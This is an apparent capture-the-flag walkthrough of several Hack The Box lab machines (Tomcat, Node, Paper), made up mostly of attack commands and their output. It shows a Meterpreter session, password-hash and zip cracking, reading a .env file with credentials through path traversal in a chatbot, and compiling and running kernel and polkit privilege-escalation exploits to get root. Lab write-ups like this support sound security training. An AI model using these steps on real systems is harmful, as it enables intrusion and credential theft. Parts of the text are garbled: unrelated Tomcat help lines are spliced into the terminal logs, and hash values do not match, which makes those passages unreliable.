[*] Uploading and deploying JmRmdFfp... /opt/tomcat-users.xml in your installation. That file must contain the credentials to let you use this webapp.
[*] Executing JmRmdFfp... with a user named [REDACTED] with a password of [REDACTED]. Add the following to the config file listed above.
[*] Sending stage (58060 bytes) to 10.10.10.95
[*] Undeploying JmRmdFfp...
[*] Meterpreter session 1 opened (10.10.14.3:4444 -> 10.10.10.95:49192) at 2022-04-05 03:13:25 -0400
[*] Microsoft Windows [Version 6.3.9600]
[*] If the following interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

meterpreter > shell
[*] Using the HTML GUI and the status pages
Process 1 created.
[*] Now you can access to the text interface and the status pages
[*] Channel 1 created.
[*] Now you can access to the status pages only
[*] Microsoft Windows [Version 6.3.9600]
[*] If the following interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```


```
403 Access Denied - Mo... * (Untitled)
root@lior: ~ Tue 5 Apr, 10:29 67% G
File Actions Edit View Help
root@lior: /home/lior/Downloads ~ root@lior: ~ root@lior: ~ root@lior: ~
Volume in drive C has no label.
Volume Serial Number is 0834-6C04
Directory of C:\Users\Administrator\Desktop\flags
06/19/2018 07:09 AM <DIR> .
06/19/2018 07:09 AM <DIR> ..
06/19/2018 07:11 AM cat 2 for the price of 1.txt
For example, to add the file(s) to a user account [REDACTED] with the following to the config file listed above.
1 File(s) 88 bytes
2 Dir(s) 2,419,171,328 bytes free
C:\Users\Administrator\Desktop\flags>cat 2 for the price of 1.txt
cat 2 for the price of 1.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.
[*] Now you can access to the status pages only
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00
root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```

Node

I started from nmap scanning and found that there is port 3000

```
[root@lior ~]# nmap -p- -Pn 10.10.10.58
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-11 07:19 EDT
Nmap scan report for 10.10.10.58
Host is up (0.088s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp  open  ppp
Tomcat Web Application Manager
Manager
Nmap done: 1 IP address (1 host up) scanned in 159.86 seconds
Manager Help
```

I entered through the browser to the IP address and the specific port with login



Going into the source of the page I discovered something interesting




A screenshot of a browser window showing the source code of a JavaScript file. The title bar says "MyPlace" and the address bar shows "http://10.10.10.58:3000/assets/js/app/controllers/profile.js". The code is as follows:

```
var controllers = angular.module('controllers');

controllers.controller('ProfileCtrl', function ($scope, $http, $routeParams) {
  $http.get('/api/users/' + $routeParams.username)
    .then(function (res) {
      $scope.user = res.data;
    }, function (res) {
      $scope.hasError = true;

      if (res.status == 404) {
        $scope.errorMessage = 'This user does not exist';
      } else {
        $scope.errorMessage = 'An unexpected error occurred';
      });
});
});
```

I went to the excellent address and that's what I found out



A screenshot of a browser window showing a JSON response from the API endpoint "http://10.10.10.58:3000/api/users". The JSON data is as follows:

```
[{"_id": "59a7365b98aa325cc03ee51c", "username": "myPl4ceAdm1nAcc0uNT", "password": "dffc504aa55359b9265cbbebe4032fe600b64475ae3fd29c07d23223334d0af", "is_admin": true}, {"_id": "59a7368398aa325cc03ee51d", "username": "tom", "password": "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240", "is_admin": false}, {"_id": "59a7368e98aa325cc03ee51e", "username": "mark", "password": "de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73", "is_admin": false}, {"_id": "59aa9781cced6f1d1490fce9", "username": "rastating", "password": "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0", "is_admin": false}]
```

To find out what the hash is I entered some interesting commands and finally

```
(root@lior)-[~/home/lior/Downloads]
# hashcat -m 1400 "dfffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af" /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 1.2 pool 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The po
cl project]
=====
* Device #1: pthread-AMD Ryzen 7 5700U with Radeon Graphics, 1442/2948 MB (512 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
```

```
Mozilla Firefox root@lior:/home/lior/D...
Tue 5 Apr, 16:21 73% Login
File Actions Edit View Help
root@lior:/home/lior/Downloads x root@lior:/usr/share/wordlists x root@lior:/home/lior/Downloads x

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB


Dictionary cache built:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime....: 1 sec

dfffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af:manchester


Session.....: hashcat
Status.....: Cracked
Hash_Mode.....: 1400 (SHA2-256)
Hash.Target....: dfffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07...34d0af
Time.Started....: Tue Apr 5 09:19:15 2022 (0 secs)
```

Now I enter to the 10.10.10.58:3000/admin

And I download this file



I made a zip to the file I downloaded so I could work with it



```
File Actions Edit View Help
root@lior:/home/lior/Downloads x root@lior:~ x root@lior:/home/lior/Downloads x
Tue 5 Apr, 17:00 91% | 🔍 G
L # file myplace
myplace: Zip archive data, at least v1.0 to extract
└─(root💀lior)-[/home/lior/Downloads]
  # mv myplace myplace.zip
```

I played the file, And I found a relevant password for the zip file

```
(root💀lior)-[~/home/lior/Downloads]
# fcrackzip -Dp /usr/share/wordlists/rockyou.txt myplace.zip
possible pw found: magicword ()

(root💀lior)-[~/home/lior/Downloads]
#
```

app.js show me the user and the password in the mongodb line

```
(root💀lior)-[~/home/lior/Downloads/var]
# ls
www


(root💀lior)-[~/home/lior/Downloads/var]
# cd www
1 ◉

(root💀lior)-[~/home/lior/Downloads/var/www]
# dir
myplace
1 ◉

(root💀lior)-[~/home/lior/Downloads/var/www]
# cd myplace
1 ◉

(root💀lior)-[~/home/.../Downloads/var/www/myplace]
# dir
app.html app.js node_modules package.json package-lock.json static
1 ◉
```

ssh mark@10.10.10.58 and the password



```
root@lior: /home/lior/Downloads x  root@lior: ~ x  root@lior: /home/lior/Downloads/var/www/myplace x  mark@node: ~ x


[1] 888888; ./myplace -p 888888
[2] 888888; ./myplace -p 888888
[3] 888888; ./myplace -p 888888
[4] 888888; ./myplace -p 888888

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Sep 27 02:33:14 2017 from 10.10.14.3
mark@node:~$
```

With the help of the uname command I was able to figure out what the relevant version was and I was looking for an exploit that could help me



```
root 1318 0.0 0.2 15940 1828 tty1 Ss+ 17:43 0:00 /sbin/agetty --noclear tty1 linux
root 1484 0.0 0.9 95404 6988 ?
mark 1487 0.0 0.6 45248 4768 ?
mark 1489 0.0 0.2 61280 2004 ?
mark 1497 0.0 0.4 95404 3488 ?
mark 1498 0.0 0.7 22600 5320 pts/0 Ss 17:44 0:00 /lib/systemd/systemd --user
root 1551 0.0 0.0 0 0 ?
mark 1580 0.0 0.4 37372 3368 pts/0 R+ 18:19 0:00 ps aux
mark@node:/tmp$ uname -a
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

I progressed with "Local Privilege Escalation"

```
(root💀lior)-[~] # searchsploit 4.4.0
Exploit Title | Path
-----|-----
Comodo Backup 4.4.0.0 - Null Pointer Dereference Privilege Escalation | windows/local/35905.c
DMA Radius Manager 4.4.0 - Cross-Site Request Forgery (CSRF) | multiple/webapps/49752.html
eTouch SamePage 4.4.0.0.239 - Multiple Vulnerabilities | php/webapps/36089.txt
Foxit MobilePDF 4.4.0 iOS - Multiple Vulnerabilities | ios/webapps/35775.txt
Helpdesk Pilot Knowledge Base 4.4.0 - SQL Injection | php/webapps/10788.txt
Linux 4.4.0 < 4.4.0-53 - 'AF_PACKET chocobo root' Local Privilege Escalation (M | linux/local/44696.rb
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Pri | linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC) | linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation | linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bou | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Co | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Pr | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Esc | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - | linux/local/47169.c
NukeViet VMS 4.4.00 - Cross-Site Request Forgery (Change Admin Password) | php/webapps/48489.txt
Photo Manager Pro 4.4.0 iOS - Code Execution | ios/webapps/36798.txt
Photo Manager Pro 4.4.0 iOS - Local File Inclusion | ios/webapps/36796.txt
```

With this command I downloaded the exploit to my system and immediately I will copy it to the attacked system

```
(root💀lior)-[~] # searchsploit -m 44298.c
Exploit: Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/44298
Path: /usr/share/exploitdb/exploits/linux/local/44298.c
File Type: C source, ASCII text, with CRLF line terminators
Copied to: /root/44298.c
```

I used the following command to put the exploit into a file I made and I will immediately copy it to Mark

```
[root@lior]# gcc 44298.c -o node_up
[root@lior]# scp node_up mark@10.10.10.58:/tmp
mark@10.10.10.58's password: WELCOMEADN
node_up                                         100%   18KB  49.7KB/s  00:00
```

I went back to User Mark to run the file and become the root of the system

```
mark@node:/tmp$ ls -l node_up
-rwxr-xr-x 1 mark mark 18104 Apr  6 20:12 node_up
mark@node:/tmp$ ./node_up
task_struct = ffff88002d92e200
uidptr = ffff8800299f70c4
spawning root shell
root@node:/tmp# pwd
/tmp
root@node:/tmp#
```

```
root@node:/home/tom# dir
root@node:/home/tom# cat user.txt
e1156acc3574e04b06908ecf76be91b1
root@node:/home/tom#
```

```
root@node:/# cd /root/
root@node:/root# dir
root.txt
root@node:/root# cat root.txt
1722e99ca5f353b362556a62bd5e6be0
root@node:/root#
```

Paper


I started scanning nmap and discovered something very interesting "office.paper"

At the beginning I went to the address 10.10.11.143 I did not see anything special and relevant so I went to the address of office.paper

```
Network Distance: 2 hops

TRACEROUTE (using port 3389/tcp)
HOP RTT      ADDRESS
1  79.16 ms  10.10.14.1
2  79.28 ms  office.paper (10.10.11.143)
```

At first I got a website arrival until I realized I needed to enter the address into the hosts



I did not find anything on the site and kept looking for what I could do

In a PWscan I did not find anything!

After a very long Google search I found that **? Static = 1** should be added to the URL

I found a URL path

So, I kindly request you all to take your discussions from the public blog to a more private chat system.

-Nick

Warning for Michael

Michael, you have to stop putting secrets in the drafts. It is a huge security issue and you have to stop doing it. -Nick

Threat Level Midnight

A MOTION PICTURE SCREENPLAY,
WRITTEN AND DIRECTED BY
MICHAEL SCOTT

[INT:DAY]

Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler Dwight....

Secret Registration URL of new Employee chat system

<http://chat.office.paper/register/8qozr226AhkCHZdyY>

I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not

Feeling Alone!

Secret of my success


Hello Scranton!

Recent Comments


Nick on Feeling Alone!

Creed Bratton on Hello Scranton!

I went to the site and came across an interesting chat



It took me a very long time to figure out how to talk to the bot. Eventually I realized I needed to find a way and did not give up



A screenshot of a web browser window displaying a chat interface. The address bar shows the URL: `chat.office.paper/direct/PjPtf9cu6vBqQzEWWoxmTzWbvoijWkN`. The main area is a chat window with two participants: `recyclops` and `lior-0`. The conversation is as follows:

```
21 באפריל 2022
16:31 lior-0 file ../../../../../../home/dwight/hubot/.env
<=====Contents of file ../../../../../../home/dwight/hubot/.env=====
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
<=====End of file ../../../../../../home/dwight/hubot/.env=====

16:31 Bot recyclops
```

After searching very broadly within the chat I found a username and password so I could move on

```
[root@lior ~]# ssh dwight@10.10.11.143
The authenticity of host '10.10.11.143 (10.10.11.143)' can't be established.
ECDSA key fingerprint is SHA256:2eiFA8VFQ0ZukubwDkd24z/kfLkdKlz4wkAa/lRN3Lg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.143' (ECDSA) to the list of known hosts.
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket
Last login: Tue Feb 1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$ █
```

I ran linpeas on the system and discovered some vulnerability.

I downloaded the exploit to the attacking machine and ran it

```
[root@lior ~]# python3 paper.py
[dwight@paper ~]$ █
```

```
Exploit: Privilege escalation with polkit - CVE-2021-3560
Exploit code written by Ahmad Almorabea @almorabea
Original exploit author: Kevin Backhouse
For more details check this out: https://github.blog/2021-06-10-privilege-escalation-polkit-roo
t-on-linux-with-bug/-recyclops
*****
[+] Starting the Exploit
[+] User Created with the name of ahmed
[+] Timed out at: 0.008468680451129048
[+] Timed out at: 0.0077566205857320224
[+] Exploit Completed, Your new user is 'Ahmed' just log into it like, 'su ahmed', and then 'su
do su' to root
bash: cannot set terminal process group (19454): Inappropriate ioctl for device
bash: no job control in this shell
[root@paper dwight]# whoami
root
[root@paper dwight]#
```

I became a root in the system successfully

```
